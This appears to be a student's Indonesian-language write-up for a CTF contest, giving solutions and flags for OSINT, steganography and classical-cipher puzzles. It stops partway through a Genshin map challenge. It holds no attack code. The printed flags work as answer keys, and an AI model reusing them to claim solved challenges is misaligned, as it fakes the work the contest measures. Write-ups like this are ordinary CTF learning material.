

Writeup

CSC CTF Contest 2026



Nama : Nicholas Aprilio Chung
Nickname : Why
NIM : 2802531486
Jurusan : Cyber Security

Table of Contents

Misc	3
Battle Free Fire[100]	3
Mr. Invisible[100]	5
Diary[323]	7
Gone Dark[496]	10
Cryptography	15
One Step Message[100]	15
Travel Log[100]	16
Hardest Encryption[100]	18
Zigy-zaga[100]	20
Web Exploitation	23
Mr. Robot[100]	23
Sudoku Sudo dan Aku[100]	26
Forensic	29
Totally Normal Image[100]	29
Reverse Engineering	30
Gimmesbr[100]	30
Mesin Kebalik[100]	33
Binary Exploitation	36
Sawit[100]	36
Waifu shop[372]	38

Misc

Battle Free Fire[100]


Aku sedang bermain game tembak tembak, waktu di lobby jaringan aku ngelag banget guys jadi nya aku coba reconnecting deh sampai berhasil... Setelah in game, aku kaget kok gada siapa siapa ya ? aku kayaknya kepisah deh...

FORMAT : CSC{NamaTempatAkuSekarang}

author: yaaoware

Explanation:

Diberikan file gambar dengan format .png, isi dari gambar source.png:




Map tersebut merupakan map rondo dari game pubg

Di deskripsi soal, Setelah in game, aku kaget kok gada siapa siapa ya ? aku kayaknya kepisah deh...

Jadi saya cari posisi player yang terpisah sendiri dibagian map, dan player yang kepisah sendiri adalah player nomor 3

Lalu saya cari di google mengenai map rondo pubg, dan mencari lokasi spesifik dari player yang terpisah



Player tersebut berada di “Stadium”

Flag:

CSC{Stadium}

Mr. Invisible[100]

```
We managed to download a backup folder from a developer at a rival firm.  
He's known for being paranoid thinking way out of the box when hiding  
something. See if you can find what he's hiding..
```

```
author: heiriko
```

Explanation:

Diberikan sebuah backup folder berisi beberapa file seperti README.txt, dbDump.sql, devNotes.txt, dan file lainnya. Hint utama dari challenge ini adalah sesuatu disembunyikan dengan cara “tidak terlihat”.

Pertama saya baca file README.txt dan file-file pendukung lain. Dari petunjuk/isi file README.txt:

```
We managed to download a backup folder from a developer at a rival firm.  
He's known for being paranoid thinking way out of the box when hiding something.  
Our field agent says he was talking about "reading between the lines."  
See if you can find what he's hiding.
```

Terdapat bahwa data tersembunyi berada di whitespace, yaitu karakter yang tidak terlihat seperti spasi dan tab.

Pada file devNotes.txt, terdapat bagian kosong yang sebenarnya berisi kombinasi:

```
My lead developer is acting paranoid again.  
He committed this file to the repo, claiming it contains a "subliminal payload".  
He says you have to look at what's not there to see the real logic.  
He's always been a bit binary in his thinking
```

Bagian pentingnya:

“look at what's not there”, jangan fokus ke teksnya
fokus ke karakter “tak terlihat” yaitu whitespace (space/tab)

Lalu:

“He's always been a bit binary in his thinking”,
Mengura ke binary encoding 0 dan 1.

Gabungkan dengan whitespace:

space = 0

tab = 1

Lalu ku buat script dari AI yang membaca isi devNotes.txt, lalu mengambil bagian setelah baris kosong. Setelah itu, script membaca setiap chunk berukuran 9 karakter:

solver.py

```
from pathlib import Path

data = Path("TopSecret/devNotes.txt").read_text(encoding="utf-8")

payload = data.split("\n\n", 1)[1].strip("\n")


flag = ""

for i in range(0, len(payload), 9):
    chunk = payload[i:i+8]

    bits = ""
    for c in chunk:
        if c == " ":
            bits += "0"
        elif c == "\t":
            bits += "1"

    if len(bits) == 8:
        flag += chr(int(bits, 2))

print(flag)
```



Flag:

CSC{This_is_your_Flag}


Diary[323]

We managed to download a backup folder from a developer at a rival firm. He's known for being paranoid thinking way out of the box when hiding something. See if you can find what he's hiding..


author: heiriko

Explanation:

Diberikan file source.jpeg yang berisi gambar:



Setelah buka akun X nya, dia upload tweet yang memberi sebuah clue:




Dari gambar terlihat seperti tampilan dari akun instagram.




Di salah satu tweetnya, dia juga memberikan clue kalau mau buat akun dump:




Saat akun instagram ditemukan, terlihat lumayan banyak postingan, lalu saya coba cari sesuatu di tiap postingan tersebut:




Di beberapa postingan, ada yang berisi comment dari si pembuat akun.
Isi comment:





Saat gabungkan semua string dan di decode dengan base64, muncul sebuah URL yang berupa game roblox:

<https://www.roblox.com/games/97884481539916/VanillaMaze>



Deskripsi game: complete this maze to earn a reward matches with ur effort

Jadi game roblox tersebut berupa sebuah maze yang harus diselesai

Saat lolos dari maze, diberikan sign yang tercantum flag:



Flag:

`CSC{k3ren_b1ng3t_ud4h_s4mpe_s1ni_k4mu}`

Gone Dark[496]

A cryptographer was investigating something he shouldn't have. In September 2020, he quietly rotated his keys on a dark web site. His last attempt to stay hidden. His username on a well-known dark web forum is the last 25 characters of his new key's fingerprint. He was never heard from again. All that remains is one final post titled "If I disappear, start here". A photo from his favorite album, the place investigators believe he fled to. Find him before it's too late!


author: Noir

Explanation:

Di deskripsi challenge diberikan petunjuk:

1. seseorang melakukan rotasi PGP key pada September 2020
2. username forum dark web menggunakan 25 karakter terakhir fingerprint key baru
3. terdapat post berjudul: If I disappear, start here

Di repository GitHub dark.fail ditemukan file darkdotfail-2020.pgp.asc:



The screenshot shows the GitHub interface for the repository 'DarkDotFail / pgp'. The file 'darkdotfail-2020.pgp.asc' is selected, showing its content in a code editor. The content is a PGP public key block, starting with '-----BEGIN PGP PUBLIC KEY BLOCK-----' and ending with '-----END PGP PUBLIC KEY BLOCK-----'. The key is for 'DarkDotFail' and includes a fingerprint.

Dimana file ini berisi public PGP key yang dimaksud.

Pada PGP key ditemukan string:


FiEEfW0DbC7R60yjEztdZcgjJbAZcsU

Prefix `FiEE` merupakan metadata OpenPGP issuer fingerprint, sedangkan bagian setelahnya adalah fingerprint dalam format Base64.

String:

fw0DbC7R60yjEztdZcgjJbAZcsU

di-decode menggunakan CyberChef (From Base64 -> To Hex) sehingga diperoleh fingerprint:



Fingerprint:

7D6D036C2ED1E8ECA3133B5D65C82325B01972C5


Di desk challenge menyebut:

“username forum menggunakan 25 karakter terakhir fingerprint”


25 Karakter terakhir:

CA3133B5D65C82325B01972C5

Lalu buka dread melalui tor browser dan cari username tersebut:



Terlihat title yang dimaksud dari deskripsi soal, saat dibuka:



Diberikan flag format:

CSC{NAMEOFBUILDING_NAMEOFTOWN_FIRST15CHARACTEROFTHEFINGERPRINT}

Bagian FIRST15CHARACTEROFTHEFINGERPRINT sudah ada:

7D6D036C2ED1E8E

Untuk mencari NAMEOFBUILDING dan NAMEOFTOWN, diberikan link

<https://imgur.com/a/suKi8DY>

Dimana di dread nya, dibilang “if something happen to me, remember this place”.

Dari link tersebut diberikan gambar, dan gambarnya merupakan cover album The Slow Rush by Tame Impala.



Saat mencari mengenai cover album ini, ternyata covernya ada di wikipedia:

The Slow Rush 10 languages

Article Talk Read Edit View history Tools

From Wikipedia, the free encyclopedia

The Slow Rush is the fourth studio album by **Tame Impala**, the musical project of Australian multi-instrumentalist **Kevin Parker**. It was released on 14 February 2020.^{[1][17]} It follows the 2015 album *Currents* and the 2019 singles "Patience" and "Borderline".^[12] with the latter serving as the first single from the album.^[11] Rooted in *psychedelic disco* music, *The Slow Rush* received positive reviews from music critics. On the top 10 on many record charts around the world, it debuted atop the charts in three countries and on the US Alternative and Rock charts.

At the 2020 ARIA Music Awards, the album won five categories, Album of the Year, Best Group, Best Rock Album, Engineer of the Year and Producer of the Year (the latter two for work by Parker).^{[14][15]} The album also received a nomination for *Best Alternative Music Album* at the 63rd Annual Grammy Awards, whilst "Lost In Yesterday" was nominated for Best Rock Song.

Two years after the album's release, a deluxe box set edition was released in February 2022, comprising b-sides and remixes of the album's tracks. This version features remixes from *Four Tet* and *Blood Orange*, among others, and a guest appearance from rapper *Lil Yachty*.^[16]

The Slow Rush

Studio album by **Tame Impala**

Released 14 February 2020

Studio Kevin Parker's home studio, Fremantle, Western Australia • Studios in Los Angeles^[1]

Genre Psychedelic pop^[2] • disco^[3] • progressive pop^[4] • soft rock^[5] • electronic^{[6][7]}

Packaging [edit]

The album cover, along with the covers for the album's singles (such as "Posthumous Forgiveness", "Lost in Yesterday", and "It Might Be Time"), feature photos taken in abandoned buildings in the ghost town of Kolmanskop, Namibia, with digital alterations to add vibrant colours to the interiors.^[25] Photographed by Neil Krug, the images were intended to be mystical and psychedelic to match the musical style of Tame Impala.^[26]




An abandoned building in Kolmanskop, the ghost town in which the cover art was photographed

Critical reception [edit]


The Slow Rush was met with critical acclaim from listeners and music critics. At *Metacritic*, which assigns a *normalised* rating out of 100 to reviews from mainstream publications, the album received an *average* score of 79, based on 30 reviews.^[28] Aggregator

Dan penjelasan packaging disebut kalau Town nya merupakan "KOLMANSKOP", terapi bagian krusial nya di nameofbuildingnya.

Untuk mengidentifikasi namabuilding pada challenge, saya cari lokasi Kolmanskop menggunakan Google Maps satelit.



Lalu untuk namabuildingnya saya coba satu per satu untuk mencari flag yang benar/tidak, akhirnya "Krakenhaus" merupakan nameofbuildingnya



Krankenhaus

X

Krankenhaus

5,0 ★★★★★ (8)

Bangunan Bersejarah

Ringkasan

Ulasan

Tentang

Rute

Simpan

Di Sekitar

Kirim ke ponsel

Bagikan

76VJ+QMG, Kolmanskop, Namibia

Flag:
CSC{KRANKENHAUS_KOLMANSKOP_7D6D036C2ED1E8E}

Cryptography

One Step Message[100]

Seorang Mahasiswa ingin mengirim pesan rahasia ke temannya. Berikut pesan yang berhasil ditemukan: CSC{Uifsf_Jt_Opuijoh_Tfdsfu} Bisakah kamu mengembalikan pesan aslinya?

author: "Aswelarom"

Explanation:

Diberikan sebuah pesan terenkripsi:

CSC{Uifsf_Jt_Opuijoh_Tfdsfu}

Pola enkripsinya cocok dengan karakteristik caesar cipher, yaitu setiap huruf digeser dengan jumlah langkah tetap.

The screenshot shows the dCode website interface. On the left, there's a search bar with the text 'e.g type 'sudoku'' and a 'Results' section listing various tools. On the right, the 'CAESAR CIPHER DECODER' section is active. It features a 'CAESAR SHIFTED CIPHERTEXT' input field containing 'CSC{Uifsf_Jt_Opuijoh_Tfdsfu}'. Below this is a 'DECRYPT (BRUTEFORCE)' button. The 'MANUAL DECRYPTION AND PARAMETERS' section includes a 'SHIFT/KEY (NUMBER):' field set to 3, and several radio buttons for selecting the alphabet (English, Latin, ASCII, or Custom). The 'CAESAR ENCODER' section is also visible at the bottom right.

Flag:

CSC{There_Is_Nothing_Secret}

Travel Log[100]

Easy

A traveler left a note before disappearing in Mondstadt: "This mechanism will only respond to the sacred words carved at the feet of the Anemo Archon. But its exact location has been obscured in the map variable."

```
id_hex = 0x3C37B6FDACF9C6F138F
```

If you've found the variable, you will insert it in {input_here}. Use the Interactive Map link to find its location:

```
https://act.hoyolab.com/ys/app/interactive-map/index.html?lang=en-us&bbs_presentation_style=no_header#/map/2?share_id={input_here}-9acb8bb1-0842-4a3c-81d4-dfa68116dfb2&index=33&share_type=markers
```

Once you've entered the right link, you will find weird engravings for you to decode, again.

author: sena`

Explanation:

Diberikan sebuah note:

A traveler left a note before disappearing in Mondstadt:

"This mechanism will only respond to the sacred words carved at the feet of the Anemo Archon. But its exact location has been obscured in the map variable."

```
id_hex = 0x3C37B6FDACF9C6F138F
```


Hasil decode id_hex:

```
17773109111356595835791
```


